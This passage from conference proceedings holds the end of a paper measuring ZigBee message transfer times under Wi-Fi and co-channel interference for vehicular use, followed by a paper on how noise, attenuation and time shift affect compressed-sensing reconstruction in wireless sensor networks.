If we consider the channel distribution, ZigBee channel 26 is furthest from any Wi-Fi channel overlapping, and less likely to be influenced by any Wi-Fi traffic, so it was used for message transfer time measurement.

The following scenarios were taken into consideration:

- The presence of a typical background environmental noise, produced by Wi-Fi APs with connected devices in a University;
- Heavy traffic on Wi-Fi channel 1;
- Heavy traffic on Wi-Fi channel 6;
- Heavy traffic on Wi-Fi channel 11;
- Heavy traffic on Wi-Fi channel 13;
- Heavy traffic on ZigBee channel 26.

The reason the authors decided to set up the router to use channels 1, 6 and 11 is that they are the only non-overlapping channels, and many Wi-Fi networks are using them by choice as mentioned in [9].

Wi-Fi channel 13 was chosen because is the closest one to ZigBee channel 26, and interferences because of it are most likely to appear.

For the last scenario considered, another pair of ZigBee modules was employed, set on the same communication channel as the ones used for measurements, and transmitting data with a high rate, similarly to the case where other vehicles might use the same channel.

Four XBee S2 modules were used. The criteria for selecting these modules were their affordable price and the high availability. Each module was connected to an Arduino Uno board with an XBee Shield.

Each of the two XBee pairs had one module set as a Coordinator and the other as an End-Device. One pair was employed for message transfer time measurements and the other one to generate interferences on channels 26.

The router and a computer, as well as the second pair of XBee modules were positioned in the middle, between main XBee modules, to be able to maintain constant speed when creating interference. The RF environment was considered to be similar to an average urban location, with Wi-Fi Access Points from different locations like offices, residential buildings, road infrastructure equipment or mobile devices. The distance between main XBee modules was modified between 0 and 50 meters, with a 5-meter step. A longer distance of 55 meters was also tested, but there was little to no connection between modules, even in presence of typical background environmental noise.

Results of the performed tests are presented in the following section.

<sup>1</sup> CACCA - Coexistence Aware Clear Channel Assessment

#### IV. ZIGBEE MESSAGES TRANSFER TIME MEASUREMENTS

After connecting, the Coordinator started to transmit data to the End-Device, which in return responded with the same amount of data.

The message transfer time was then measured between a clear send and a correct received response, for 100 consecutive tests. Three different cases have been approached, using messages with 256, 512 and 1024 bits per segment.

As it can be seen from Fig. 1, Fig. 2 and Fig. 3 traffic on channels 1, 6 and 11 had no influence over the message transfer time, compared with the values measured in presence of typical background environmental noise, for each of the three considered cases. This corresponds to the expectations because Wi-Fi channels 1, 6 and 11 do not overlap with ZigBee channel 26. Also, because bigger messages will require more time for them to be sent, no matter if there are interferences or not, the message transfer time increased as the size of the message increased, with average values being around 59, 149 and 188 milliseconds corresponding to a message length of 256, 512 and 1024 bits. Due to lack of interferences between these channels, the authors stopped testing these scenarios for distances greater than 25 meters, considering that values obtained in the presence of typical background environmental noise would be sufficient to describe them all.




Fig. 1. Average message transfer time (ms) for 256 bit message with traffic on specified Wi-Fi channels




Fig. 2. Average message transfer time (ms) for 512 bit message with traffic on specified Wi-Fi channels




Fig. 3. Average message transfer time (ms) for 1024 bit message with traffic on specified Wi-Fi channels

In Fig. 4, Fig. 5 and Fig. 6 it can be seen that traffic on channel 13 had the highest influence over the message transfer time for each of the three cases with an average raise of about 610, 370, and respectively 154 percent (compared with the value measured in presence of typical background environmental noise). Under the same conditions, traffic created by another ZigBee pair of devices on the same channel 26 had less influence, message transfer times having average raises of about 60, 12 and respectively 11 percent.




Fig. 4. Average message transfer time (ms) for 256 bit message with traffic on specified channels




Fig. 5. Average message transfer time (ms) for 512 bit message with traffic on specified channels






Fig. 6. Average message transfer time (ms) for 1024 bit message with traffic on specified channels

Increasing distance between devices will lead, obviously, to the situation in which communication would be impossible. As expected, it will happen first for greater message lengths.

For 1024 bit messages under typical noise conditions or with another ZigBee on channel 26 the maximum distance is 45 meters, and drops considerably to 20 meters if traffic on Wi-Fi channel 13 is present.

When using messages with 512 bits of data, maximum communication distance does not improve significantly: 50 meters with environmental noise, 45 meters with another ZigBee on channel 26, and 30 meters with traffic on Wi-Fi channel 13.

Smaller messages are transferred with more success in a perturbed environment, as for 256 bit messages the maximum distance is increased to 45 meters with traffic on Wi-Fi channel 13, and to 50 meters in the other two cases.

Regarding maximum values, for a data transfer affected by a typical environmental noise or traffic on Wi-Fi channels 1, 6 or 11, it resulted that they have reasonable values: around 65 milliseconds for 256 bit messages, 153 milliseconds for 512 bit messages and 196 milliseconds for 1024 bit messages.

For a data transfer affected by traffic on Wi-Fi channel 13, no matter the distance or length of message, maximum values for the transfer time proved to be too high to be suitable for critical applications in a vehicular environment (values between 1 and 7 seconds, mostly around 3 or 4 seconds).

In the last case, a data transfer affected by traffic on the same ZigBee channel, maximum values were lower than in the previous case, around 250 milliseconds for 256 bit messages, 320 milliseconds for 512 bit messages and 570 milliseconds for 1024 bit messages, but they may also be considered too high for some applications or vehicle speeds.

## V. CONCLUSION

ZigBee communication is heavily influenced by Wi-Fi in the proximity. As the test program measured the transfer time for a two-way non-erroneous communication, the XBee modules were unable to obtain any result as the distance

between them increased, when using data transfer on Wi-Fi channel 13, which use the closest frequency band to ZigBee channel 26.

To conclude, for distances up to 50 meters, exchange of messages between vehicle and infrastructure will be achieved in a fairly good amount of time, at reasonable travel speeds or for short time stationary vehicle, if we consider a low handshake time between ZigBee modules (which is typical for this technology) and low interferences from Wi-Fi traffic on channel 13 (situation that has a low probability of occurrence because channels 1, 6 or 11 are usually preferred) and ZigBee traffic on channel 26 (that can be avoided in non-crowded areas). As a result, implementation of ZigBee communications in a vehicular environment would be possible if one previously determines the criticalness of the desired applications and considers measuring and determination of the level of interference present in the areas where applications are to be implemented.

## REFERENCES

- [1] A. Sikora, V. F. Groza. Coexistence of IEEE802.15.4 with other systems in the 2.4 GHz-ISM-band. Proceedings of the IEEE Instrumentation and Measurement Technology Conference (IMTC '05) May 2005, DOI: 10.1109/IMTC.2005.1604479;
- [2] S. Y. Shin, S. Choi, H. S. Park, W. H. Kwon. Lecture notes in computer science: packet error rate analysis of IEEE 802.15.4 under IEEE 802.11b interference. Proceedings of the 3rd International Conference on Wired/Wireless Internet Communications (WWIC '05) May 2005, DOI: 10.1007/11424505\_27;
- [3] D. Yang, Y. Xu, M. Gidlund. Wireless Coexistence between IEEE 802.11- and IEEE 802.15.4-Based Networks: A Survey. International Journal of Distributed Sensor Networks. July 2011, DOI:10.1155/2011/912152;
- [4] R. E. Ziemer, R. L. Peterson, D. E. Borth. Introduction to Spread Spectrum Communications. 1995 New York, NY, USA Prentice Hall Google Scholar;
- [5] B. Zhen, H-B. Li, S. Hara, R. Kohno. Clear channel assessment in integrated medical environments. EURASIP J. Wirel. Commun. Netw. vol. 2008. (2008), DOI:10.1155/2008/821756
- [6] L. Tytgat, O. Yaron, S. Pollin, I. Moermann, P. Demeester. Avoiding collisions between IEEE 802.11 and IEEE 802.15.4 through coexistence aware clear channel assessment. Journal on Wireless Communications and Networking, December 2012, DOI: 10.1186/1687-1499-2012-137;
- [7] ZigBee Alliance, ZigBee Specification Document 053474r17, 2008;
- [8] Adib Sarijari Mohd, Sharil Abdullah Mohd, Anthony Lo, Rozeha A. Rashid. Experimental Studies of the ZigBee Frequency Agility Mechanism in Home Area Networks. IEEE 39th Conference on Local Computer Networks Workshops (LCN Workshops), 8-11 Sept. 2014, Edmonton, AB, Canada, DOI: 10.1109/LCNW.2014.6927725.
- [9] R.A. Gheorghiu, V. Iordache, Analysis of vehicle to infrastructure (V2I) communication efficiency using the ZigBee protocol. Proceedings of the third International Conference on Traffic and Transport Engineering, November 24-25, Belgrade, Croatia, 2016



# Impact of External Phenomena In Compressed Sensing Methods For Wireless Sensor Networks

Michal Kochláň

Department of Technical Cybernetics  
Faculty of Management Science and Informatics  
University of Žilina  
Univerzitná 8215/1, 010 26 Žilina, Slovakia  
Email: michal.kochlan@fri.uniza.sk

Michal Hodoň

Department of Technical Cybernetics  
Faculty of Management Science and Informatics  
University of Žilina  
Univerzitná 8215/1, 010 26 Žilina, Slovakia  
Email: michal.hodon@fri.uniza.sk

**Abstract**—Compressed sensing represents an interesting approach in signal processing and reconstruction. The theory involves a surprising number of branches of mathematics: linear algebra, functional analysis, convex and non-convex optimization, nonlinear approximation theory and probability. In general, the applications of compressed sensing can be found (or searched) wherever it is possible to express the signal in sparse representation in a “standard” base or in a base that was adjusted for particular signal. Core applications of compressed sensing today include image processing, signal denoising, image deblurring and inpainting. This paper addresses analysis the influence of external phenomena on the signal reconstruction using compressed sensing in wireless sensor networks. Such external phenomena include, for instance, additive white Gaussian noise (AWGN), attenuation or time shift. Three acoustic input signals sparse in frequency domain are used in experiments. The first one with significant frequency band from 500Hz up to 700Hz. The second signal with one significant frequency band from 2400Hz up to 3100Hz with considerable frequency bands between 0Hz to 1000Hz and 5000Hz to 6000Hz. The third signal used is a synthesized artificial sound invented for the experiment purposes only. It is strictly sparse in the frequency domain and has exactly three frequency bands between 400Hz and 500Hz, 2000Hz and 2100Hz, 9000Hz and 9100Hz. The results show that additive noise as well as attenuation have significant effect on the reconstruction accuracy using the selected distribution scenario and reconstruction method. On the other side, the time shift has no significant effect on the reconstruction.

## I. INTRODUCTION

A WSN is a distributed system. Having this in mind, WSNs can be used for distributing of compressed sensing task [1]. This can be achieved such that the sensor nodes perform the sampling part of the compressed sensing. The sinking node(s) perform(s) the reconstruction part (see Fig. 1).

According to the basic definition of *compressed sensing*, it is a modern method for signal representation and data compression. It is based on the assumption that some (sparse) signals can be reconstructed from such series of samples that are considered to be incomplete [2], i.e. *have insufficient information value for proper signal reconstruction through the sampling theorem*. Such reconstruction is made of small amount of samples - less than the *sampling theorem* determines.

The cornerstone of signal reconstruction using compressed sensing - the  $\ell_1$ -minimization [2], which looks for the optimal




Fig. 1. Distributing compressed sensing task over the wireless sensor nodes (Compressed Sensing Method With Periodic Sampling Utilization)

representation of the signal in such base, where the signal is sparse. In compressed sensing, the measurement matrix  $A$  replaces the sampling process. This matrix determines the weight of each sample that enters the reconstruction process using  $\ell_1$ -minimization [3]. Sparse vector  $x$  represents samples of the sensed signal. The reduced vector  $b$  is a condensed version of  $x$ . The vector  $b$  is a product of multiplication of the measurement matrix  $A$  and the vector of samples -  $x$  [3].

The wireless sensor networks are deployed in the real environment. In this environment, a sensed signal is being constantly influenced by different effects. In other words, the success of the signal reconstruction depends on the influence of external factors as well [4]. In case of WSNs, these factors include mainly noise, signal attenuation, wireless nodes' asynchronous operation as well as signal time-shift due to the spacial distribution of sensor nodes. Therefore, it is important to reveal the impact of these phenomena on the *measure of accuracy of the original signal reconstruction*. The term *measure of accuracy of the original signal reconstruction* is in this paper understood as a sum of squares from the difference of the original signal  $x(i)$  and the reconstructed signal  $\hat{x}(i)$ . It is known as *mean squared error*, and in this paper it is marked as  $\mu$ :




Fig. 2. Illustration of general idea of the Compressed Sensing Method With Periodic Sampling

$$\frac{1}{N} \cdot \sum_{i=1}^N (x(i) - \hat{x}(i))^2 = \mu. \quad (1)$$

The the method for WSNs (described in the further text) is based on the fundamental concept of *compressed sensing*. This includes measurement matrix  $A$ , vector of measured samples  $x$  and a reduced vector of samples  $b$ . The actual reconstruction of the original signal is based on  $\ell_1$ -minimization. This minimization is being performed on the sink node(s).

## II. COMPRESSED SENSING METHOD (WITH PERIODIC SAMPLING)

General idea of the compressed sensing is illustrated on the figure 2. Let's assume that the signal is sampled at equidistant time instants, i.e. periodically. The result of sampling of the input signal  $x(t)$  is a sequence of samples  $\{x(q)\}$  with length  $Q$ . This sequence of samples is multiplied by the measurement matrix  $A$  which has the size  $P \times Q$  where  $P \ll Q$ .

The product of this multiplication is a reduced vector of the samples  $b$  with length  $P$ . Such vector enters the reconstruction process using  $\ell_1$ -minimization. The resulting sequence  $\{\hat{x}(q)\}$  represents the reconstructed signal.

The elements of the measurement matrix  $a_{ij}$  can be randomly generated [5] as:

- Elements with Gauss coefficients (independently generated from a normal distribution with zero mean and variance  $\sigma_\nu$ , i.e.  $\mathcal{N}(0, \sigma_\nu)$ );
- Bernoulli coefficients (elements that have values  $\pm \frac{1}{\sqrt{\sigma_\nu}}$ );
- Binary values  $\{0, 1\}$  with matrix sparsity<sup>1</sup>  $S$ .

It should be noted that the choice of the measurement matrix  $A$  is itself a very difficult problem. Literature suggests that the deterministic measurement matrix for specific applications is almost impossible to construct, therefore randomly generated matrices are used in practical scenarios [5], [6], [7]. The

<sup>1</sup>Matrix sparsity indicates the ratio of non-zero matrix elements over the zero ones.

optimal choice of the statistical properties of the measurement matrices is investigated by many researches with multiple approaches [6], [7], [8], [9], [10]. In case of the Gaussian matrix, the literature states that for matrix with dimensions  $P \times Q$ , the elements should be generated from a normal (Gaussian) distribution with zero mean and variance equal to either:

- $\sigma_\nu = \frac{1}{Q}$ , i.e.  $\mathcal{N}(0, \frac{1}{Q})$  or,
- $\sigma_\nu = \frac{1}{P}$ , i.e.  $\mathcal{N}(0, \frac{1}{P})$  but also,
- $\sigma_\nu = 1$ , i.e.  $\mathcal{N}(0, 1)$ .

Now, let's suppose that each sensor node senses the same signal. General idea of the investigated method stands on the fact that each sensor node carries out multiplication of one line of the same measurement matrix with the measured samples [11]. The result is that a single node produces only a single coefficient that represents one element of the reduced vector  $b$  (see Fig. 2). This coefficient is then being sent to the sink node where the reconstruction takes place. At first, the sink node composes the reduced vector and then, this vector enters the process of reconstruction by  $\ell_1$ -minimization.

## III. CONDITIONS

In order to investigate the behavior of the mentioned method, several experiments investigating performance under external phenomena have been carried out.

The following three input signals have been used, which all of them are sparse in frequency domain:

- Simplified version of the sound of *Northern Raven*;
- Simplified version of the sound of *Bohemian Waxwing*;
- An artificial signal designed especially as sparse in the frequency domain. This signal is marked as *Artificial sparse signal*.

The first signal is one with a single significant frequency band starting at around 500Hz and ending at around 700Hz. This signal is simplified and short version of the sound of

the Northern Raven<sup>2</sup> - (*Corvus corax*). The Discrete Fourier Transform (DFT) is shown on Fig. 3.




Fig. 3. Simplified sound of the *Northern Raven* - a sparse signal in frequency domain shown in the frequency domain (a single significant frequency band, 500Hz - 700Hz)

The second signal that is used in the simulations as an input signal  $x(t)$  is a simplified and shortened version of the sound of Bohemian Waxwing<sup>3</sup> - (*Bombycilla garrulus*). The used signal has one significant frequency band starting at around 2400Hz and ending at around 3100Hz. However, there are also frequency bands that should be considered such as the ones in 0Hz - 1000Hz and 5000Hz - 6000Hz. The DFT of the signal is shown on Fig. 4.




Fig. 4. Simplified sound of the *Bohemian Waxwing* - a sparse signal in frequency domain shown in the frequency domain (significant frequency band 2400Hz - 3100Hz)

The third signal used as an input for the simulations is a synthesized artificial sound invented just for the experiment purposes only. It is strictly sparse in the frequency domain. It has three frequency bands: 400Hz - 500Hz, 2000Hz - 2100Hz and 9000Hz - 9100Hz. This signal was invented for the reference and comparison of the performance of the compressed sensing with real-world sparse signals. The DFT of the signal is shown on Fig. 5.

All three presented signals are shown in the 10kHz bandwidth. This means that a sampling scheme that can be used without significant signal reconstruction error is to sample




Fig. 5. Artificial sparse signal - a sparse signal in frequency domain shown in the frequency domain (significant frequency bands 400Hz - 500Hz, 2000Hz - 2100Hz and 9000Hz - 9100Hz)

with sampling frequency equal to 20kHz (this comes out from the *sampling theorem*). This produces 20 000 samples per second (sps). The worst case scenario is to transmit all the samples to the sinking node so that the reconstruction can be performed there. However, the highest frequency component of the Northern Raven signal is 2150Hz. In the case of Bohemian Waxwing, the highest frequency component of this particular signal is 7950Hz. The highest frequency component of the artificial sparse signal is 9100Hz. Knowing the basic information about the sampled signals, it can be concluded that the first signal - *simplified version of "Northern Raven" signal* - can be sampled as low as 4.3kHz which results in producing 4 300 samples per second (sps) only. Similarly, the second signal - *simplified version of "Bohemian Waxwing" signal* - can be sampled by sampling frequency 15.9kHz, which produces 15 900 samples per second (sps). The third signal, *an artificial sparse signal in frequency domain* that has been introduced for the simulation purposes only, has to be sampled by at least 18.2kHz sampling frequency.

Experiment of compressed sensing that utilizes periodic sampling is based on a network consisting of  $P$  sensor nodes. These nodes perform sampling at periodic intervals, i.e. with sampling frequency  $f_s$ . This sampling frequency is the same on all nodes. The sampling process generates a discrete sequence  $\{x(q)\}$  that has  $Q$  elements. This sequence  $\{x(q)\}$  is multiplied by the measurement matrix. In this experiment, the measurement matrix is based on random Gaussian values. The measurement matrix  $A_{P \times Q}$  is of size  $P \times Q$  and its elements have values from the normal (Gaussian) distribution  $\mathcal{N}(0, \frac{1}{P})$ .

Let's consider the situation where the input signal is the same for all sensor nodes. Compressed sensing task can be parallelized such as each node performs sensing such as each sensor executes operation corresponding to a single row of the measurement matrix  $A_{P \times Q}$ . There are  $P$  nodes in the sensor network. Each node ( $i$  - th node) performs a series of  $Q$  measurements:

$$\sum_{j=1}^Q a_{ij} \cdot x_j = b_i ; i \in \langle 1; P \rangle. \quad (2)$$

<sup>2</sup>The original sound of the Northern Raven is from Xeno-Canto sound database. <http://www.xeno-canto.org/124411>

<sup>3</sup>The original sound of the Bohemian Waxwing is from Xeno-Canto sound database. <http://www.xeno-canto.org/121467>

The above relation reduces the sequence of measurements into a single coefficient. The relation produces  $i$ -th coefficient of the reduced vector  $\mathbf{b}$ , i.e.  $b_i$ . These coefficients  $\{b_1, \dots, b_i, \dots, b_p\}$  from all nodes in the WSN are being sent to the sink node and in the sink node, reconstruction of the vector  $\mathbf{b}$  takes place. Afterwards, the reconstruction of the original sensed signal is performed. This reconstruction is based on the  $\ell_1$ -minimization [12]. The reconstruction based on the  $\ell_1$ -minimization produces a discrete sequence representing the original sensed signal  $\{\hat{x}(n)\}_{n=1,2,\dots,Q}$ .

In this particular case, the measurement matrix  $\mathbf{A}$  has  $1\,000 \times 20\,000 = 20mil.$  elements, i.e.  $P = 1\,000$  and  $Q = 20\,000$ . Thus, this simulates a thousand nodes performing compressed sensing in the network. The elements of the measurement matrix are randomly generated Gaussian values from the normal distribution with zero mean value and variance  $\frac{1}{1\,000}$ , i.e.  $\mathcal{N}(0, \frac{1}{1\,000})$ . Dimension  $Q$  of the matrix is chosen with respect to the *sampling theorem*.

For the experiment purposes, the measurement matrix is generated as a single entity, i.e. not partially at each node. Each sensor node performs the operations that correspond to the matrix row for the particular node. Using this row, each node performs calculation of the coefficient  $b_i$  and transmits this coefficient to the sink node.

#### IV. ACHIEVED RESULTS

For the experiment purposes and for investigation of the behavior on the influence of the external phenomena, the following phenomena are being investigated:

- Additive White Gaussian Noise;
- attenuation;
- time shift of the input signal;

In the simulation on the influence of the AWGN, the *white noise* with zero mean value and normal distribution designated as  $WN_0$  is considered. At the input of the individual sensors, there is input signal  $x_i(t)$  with mutually uncorrelated noise  $e_i(t)$  as follows:

$$x_i(t) = x(t) + e_i(t). \quad (3)$$

The conducted experiment investigates the influence of the noise on the *measure of accuracy of the original signal reconstruction*  $\mu$ . In particular, it shows the dependency of  $\mu$  on the statistical distribution of the AWGN, see Fig. 6. The statistical distribution of the additive white noise has a zero mean value and variance of normal (uniform) distribution  $\sigma_i = \frac{T_s}{i}$ ;  $i \in \langle 2, 3, 4, \dots, 10 \rangle$ . Parameter  $T_s$  represents the period of the sampling frequency  $f_s$ . Since the sampling frequency  $f_s = 20kHz$ , the sampling period  $T_s = 50\mu s$ .

The numerical results show that as the variance of the normal distribution of the AWGN grows, the measure of the accuracy of the reconstruction increases as well. Significant change of the mean squared error of the signal reconstruction is located between  $\sigma_i$  values  $\frac{T_s}{8}$  and  $\frac{T_s}{7}$ . The overall performance of this method in signal reconstruction degrades from 6.94% error rate at  $\sigma_i = \frac{T_s}{8}$  to 14.56% error rate at  $\sigma_i = \frac{T_s}{7}$ .




Fig. 6. Dependency of the measure of accuracy of the original signal reconstruction  $\mu$  on the statistical distribution of the AWGN represented by white noise variance  $\sigma_i$

TABLE I  
NUMERICAL RESULTS OF  $\mu$  [%] DEPENDING ON THE STATISTICAL DISTRIBUTION OF THE AWGN REPRESENTED BY WHITE NOISE VARIANCE  $\sigma_i$

Input signal \ $\sigma_i$	$\frac{T_s}{10}$	$\frac{T_s}{9}$	$\frac{T_s}{8}$	$\frac{T_s}{7}$	$\frac{T_s}{6}$	$\frac{T_s}{5}$	$\frac{T_s}{4}$	$\frac{T_s}{3}$	$\frac{T_s}{2}$
Artificial sparse signal	3.44	4.03	5.13	11.60	13.80	14.37	18.15	18.99	21.87
Northern Raven	5.83	6.24	6.96	15.59	16.45	18.15	22.04	23.79	26.20
Bohemian Waxwing	6.15	6.70	8.73	16.48	17.80	20.74	23.98	25.83	27.23

For AWGN variance up to around  $\frac{T_s}{8}$  the mean squared error of the reconstruction keeps under 10%, for *Artificial sparse signal* the average reconstruction error equals 4.20%. However, this is the synthetic signal. On the other hand, real-life signals perform a little worse, e.g. simplified sound of the *Northern Raven* has average value of mean squared error of the reconstruction 6.34% for in the AWGN variance up to around  $\frac{T_s}{8}$ . Simulation of reconstruction of the simplified sound of the *Bohemian Waxwing* has the average equal to 7.19% in the same variance limit.

